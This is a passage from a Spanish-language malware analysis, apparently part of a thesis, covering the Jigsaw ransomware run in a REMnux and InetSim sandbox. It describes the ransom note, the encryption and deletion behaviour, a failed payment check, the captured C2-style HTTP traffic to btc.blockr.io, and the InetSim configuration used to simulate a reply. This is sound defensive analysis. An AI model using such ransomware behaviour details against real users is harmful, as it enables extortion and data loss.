


Figura 6.36: Hash del fichero `drpbx.exe` (Hash My Files)

Por lo tanto, podemos intuir que el ejecutable antes de crear el proceso y salir crea una copia exacta de sí mismo para persistir.

Pasado un tiempo (depende de los recursos de la máquina), de repente aparece una ventana con la cara del muñeco de la mítica saga de terror de Jigsaw, Billy, junto con un mensaje en letra verde que se va escribiendo poco a poco (véase la Figura 6.37).

El mensaje es la nota de rescate que nos informa de que nuestros ficheros personales han sido cifrados y que si queremos recuperarlos debemos de pagar 150$ en 24 horas.

Cuando el mensaje finaliza aparece un contador y una dirección de bitcoin que nos alientan/impulsan a realizar el pago correspondiente para recuperar los archivos (veáse la Figura 6.38).

Para más hincapié, se nos informa que cada hora (cuando termine el contador) se eliminarán archivos del dispositivo de forma creciente, es decir se empieza eliminando un archivo tras una hora, pero conforme aumenta el tiempo esta cantidad aumentará hasta que a las 72 horas todos los ficheros serán eliminados.




Figura 6.37: Mensaje parcial de rescate con cara de muñeco Billy




Figura 6.38: Nota de rescate con contador

De esta forma el *ransomware* hace uso de una doble extorsión, no sólo cifra los archivos del dispositivo dejándolos inutilizables, sino que también amenaza con ir eliminándolos poco a poco con el objetivo de impulsar a la víctima a que realice el pago rápidamente.

Analizando la ventana generada podemos observar que no cuenta con los típicos botones de minimizar y agrandar, además de que el botón de cerrar (`X`) no funciona haciendo «imposible» la eliminación de la ventana de forma sencilla, ventana la cual se superpone a cualquier otro contenido.

Si se intenta cerrar la ventana de otra manera como muestra la siguiente imagen, se nos avisa de forma un tanto burlesca que estamos tomando una mala decisión, pero sin cerrarse la ventana como tal (véase la Figura 6.39).




Figura 6.39: Intento de cerrar ventana de Jigsaw

Si pulsamos en el botón de «`View encrypted files`» (marcado como 1 en la Figura 6.38 se abre una ventana que nos muestra una tabla con todos los archivos cifrados y una casilla que indica si se han borrado o no.

Si miramos los distintos archivos del sistema que aparecen en la lista podemos ver como estos tienen una nueva extensión (`.fun`) y si los intentamos abrir estos tienen un contenido inteligible (ver Figura 6.41, Figura 6.42 y Figura 6.43).




Figura 6.40: Listado de ficheros cifrados




Figura 6.41: Lista de ficheros cifrados que aparecen en `EncryptedFileList.txt`

Aunque observando más detenidamente algunos ficheros del sistema, no todos han sido cifrados ya que por ejemplo hay un archivo `.csv` (extensión normalmente objetivo por el *ransomware*) el cual no ha cifrado. Esto puede deberse principalmente a dos casuísticas; o bien la extensión `.csv` no es una de las extensiones que cifra el *ransomware* (poco probable, pero totalmente plausible) o que el *ransomware* no tiene en cuenta la capitalización de las extensiones y por tanto distingue entre mayúsculas y minúsculas (CSV $\neq$ csv)




Figura 6.42: Contenido del fichero `abstract.h` antes de ser cifrado




Figura 6.43: Contenido del fichero `abstract.h` después de ser cifrado (HxD)




Figura 6.44: Fichero Logfile.CSV sin cifrar

Además, los archivos creados de gran tamaño (de más de 100MB) no han sido cifrados lo cual parece indicar que ignora los archivos mayores a X tamaño al contrario que otras familias que cifran los primeros N bytes (o siguen algún patrón como cifrar partes del archivo cada N bytes) para inutilizar el fichero e impedir que se devuelva toda la información. Esta técnica se conoce como cifrado intermitente y es ampliamente utilizado por familias de RaaS (*Ransomware-as-a-Service*) como BlackCat [14].

Otras pruebas que se han realizado con la muestra son por ejemplo con el contador de la aplicación. Se ha determinado que este contador es interno, ya que al cambiar la hora del dispositivo este no se modifica ni elimina ningún fichero.

Sin embargo, tras terminar la primera hora el primer archivo de la lista se elimina, es decir, no elige un archivo al azar para eliminar, sino que va según el orden que se nos muestra, lo cual hace predecible su comportamiento y permite estimar daños.




Figura 6.45: Lista de archivos cifrados tras la primera hora

Y si observamos la ruta del primer archivo podemos comprobar que, efectivamente, ya no está (compárese el listado de la Figura 6.46 con el de la Figura 6.41).




Figura 6.46: Fichero abstract.h (primero de la lista) eliminado tras la hora

Por último, nos queda interactuar con el botón de realización del pago en bitcoin (marcado como 2 en la Figura 6.38) para simular que se ha realizado el pago y se quieren recuperar los archivos. Al hacer clic sobre el se nos muestra el siguiente mensaje (véase Figura 6.47).

Y el botón cambia de color y texto indicándonos si estamos conectados a internet, pues al parecer no ha recibido la respuesta que esperaba.

El mensaje se trata de una excepción en el *parser* de JSON de la librería `Newtonsoft.Json` ya que se encontró un valor no registrado en el estándar de JSON, el carácter "`<`" (*menor-que*).

Este mensaje, además, nos muestra información sobre la pila de llamadas del código donde podemos ver que el formulario de la aplicación donde se muestra la nota de rescate se llama `FormGame` y que la excepción ha sido generada por el evento `Click` del botón de `checkPayment` (botón amarillo marcado como 2 en la Figura 6.38) este a




Figura 6.47: Excepción Newtonsoft al hacer clic en el botón




Figura 6.48: Cambio de color del botón al saltar la excepción

su vez llama a la clase `Blockr` del paquete `Tools`, en concreto al método `GetPrice()`. Después de eso se utilizan las distintas clases para leer y analizar un objeto JSON de la librería mencionada anteriormente.

Mientras tanto, al haber hecho clic en el botón, la máquina REMNux (haciendo uso de InetSim y mostrando los logs de los servicios con `tail -f /var/log/inetsim/service.log`) recibió un petición DNS del dominio `btc.blockr.io` la cual se respondió con la IP de la propia máquina REMNux y acto seguido una petición HTTP a la ruta `hXXp://btc.blockr[.]io/api/v1/coin/info`, la cual se respondió con la página HTML por defecto de InetSim (ver Figura 6.49).




Figura 6.49: Logs generados por InetSim al presionar el botón

En las siguientes imágenes (Figura 6.50 y Figura 6.51) se muestra el tráfico generado en WireShark y la traza HTTP de la comunicación.




Figura 6.50: Paquetes HTTP capturados con Wireshark

```
GET /api/v1/coin/info/ HTTP/1.1
Host: btc.blockr.io
Connection: Keep-Alive


HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 258
Server: INetSim HTTP Server
Date: Tue, 29 Jul 2025 08:22:16 GMT
Connection: Close

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Figura 6.51: Respuesta HTML devuelta por InetSim

Por tanto, se puede intuir que el método `Main.Tools.Blockr.GetPrice()` se encarga de obtener el precio de mercado actual del bitcoin a través de una API que devuelve un JSON con la respuesta. La librería al recibir un HTML con otro conjunto de símbolos como el «*menor-que*» (`<`) no es capaz de procesar el archivo y se genera una excepción no controlada adecuadamente por el desarrollador del *malware*.

Esto nos puede indicar cierta falta de cuidado y «*profesionalidad*» del desarrollador del *ransomware* descartando así que pueda tratarse de una actor avanzado. Además la propia ventana donde se muestra la nota de rescate aún conserva el icono por defecto de un formulario en *Windows Forms*.

Analizando btc.blockr.io

Al investigar sobre el *endpoint* de `btc.blockr.io` el autor descubrió que fue un explorador de Blockchain que en su momento proporcionaba información sobre Bitcoin y otras criptomonedas como direcciones, transacciones y demás. La plataforma fue adquirida por Coinbase en 2014, sin embargo, la misma compañía cerró más tarde Blockr.io en septiembre de 2017.

La información de dicha plataforma y su API no se encuentra disponible de forma *online* en el momento, aunque si se existen capturas de la documentación en *Wayback Machine* por lo que pueden ser utilizadas para ver el tipo de respuesta que devolvía el servicio y que, por tanto, esperaba el *ransomware*, con el objetivo de simularla con InetSim y ver que ocurre con la ejecución de la acción del botón de `checkPayment`.

A continuación, en la Figura 6.52, se muestra la información de la documentación de `btc.blockr.io` para la llamada a `hXXp://btc.blockr[.]io/api/v1/coin/info` en Wayback Machine el 11/11/2016.[4]

La API espera una petición `GET` y devolverá los siguientes campos como respuesta:

- **coin** - Información básica de la moneda como nombre, abreviatura, logotipo y URL de la página principal.

[4]la fecha está en formato `dd/mm/YYYY`

[5]Imagen obtenida de https://web.archive.org/web/20161116152745/https://blockr.io/documentation/api




Figura 6.52: Documentación del endpoint de información de la moneda (Wayback Machine)[5]

- **volume** - Información de volumen: cuántas monedas están en circulación y cuántas monedas habrá en total.
- **last_block** - Información sobre el último bloque en la cadena más larga.
- **next_difficulty** - Cuándo se volverá a ajustar la dificultad y qué tan grande probablemente será.
- **market** - Valor actual del precio en los mercados.

Analizando la respuesta del 1 es probable que la función `Main.Tools.Blockr.GetPrice()` quiera saber el valor del bitcoin en dólares para calcular el valor de X BTC a USD.

Para simular dicha respuesta creamos el archivo `coin-info.json` en `/var/lib/inetsim/http/fakefiles/` y pegamos la anterior respuesta de ejemplo (1).

A continuación, añadimos una entrada estática para el servicio HTTP en `/etc/inetsim/inetsim.conf` para que si se hace una petición a la ruta `/api/v1/coin/info` se devuelva el fichero JSON creado con la respuesta (ver Figura 6.53).[7]

```
########################################
# http_static_fakefile
#
# Fake files returned in fake mode based on static path.
# The fake files must be placed in <data-dir>/http/fakefiles
#
# Syntax: http_static_fakefile <path> <filename> <mime-type>
#
# Default: none
#
#http_static_fakefile   /path/                 sample_gui.exe  x-msdos-program
#http_static_fakefile   /path/to/file.exe      sample_gui.exe  x-msdos-program

http_static     /api/v1/coin/info       coin-info.json  application/json
```

Figura 6.53: Configuración fichero falso HTTP (InetSim)

[6]Respuesta obtenida de https://web.archive.org/web/20161111194843/http://btc.blockr.io/api/v1/coin/info

[7]Es necesario comprobar que `application/json` aparece en el fichero `mime.types` de `/var/lib/inetsim/http`

```
{
  "status": "success",
  "data": {
    "coin": {
      "name": "Bitcoin",
      "abbr": "BTC",
      "logo": "",
      "homepage": ""
    },
    "volume": {
      "current": 15980412.5,
      "all": 21000000,
      "perc": 76.1
    },
    "markets": {
      "btce": {
        "name": "BTC-e",
        "last_update_utc": "2016-11-11T19:35:01Z",
        "value": 709.99,
        "currency": "USD",
        "daily_change": {
          "value": "707.97900000",
          "perc": 0.28,
          "diff": 2.011
        }
      },
      "coinbase": {
        "name": "Coinbase",
        "last_update_utc": "2016-11-11T19:35:02Z",
        "value": 715.7,
        "currency": "USD",
        "daily_change": {
          "value": "709.83000000",
          "perc": 0.83,
          "diff": 5.87
        }
      }
    },
    "last_block": {
      "nb": 438437,
      "time_utc": "2016-11-11T19:35:37Z",
      "nb_txs": 2258,
      "fee": "0.57249542",
      "difficulty": "254620187304.060000000000000"
    },
    "next_difficulty": {
      "difficulty": 278939997330.37,
      "retarget_in": 1051,
      "retarget_block": 439488,
      "perc": 9.5514068557611
    },
    "websocket": {
      "ws_url": "ws://btc.blockr.io:9081",
      "wss_url": "wss://btc.blockr.io:8081"
    }
  },
  "code": 200,
  "message": ""
}
```


Listing 1: Respuesta devuelta por el endpoint de info de moneda el 11/11/2016[6]

Al presionar el botón de nuevo nos vuelve a saltar otra excepción de la librería de *parsing* de JSON por los mismos motivos, el carácter «*menor-que*» (<). La diferencia es que en este caso la excepción surge desde `Main.Tools.Blockr.GetBalanceBtc()` (véase la Figura 6.54).

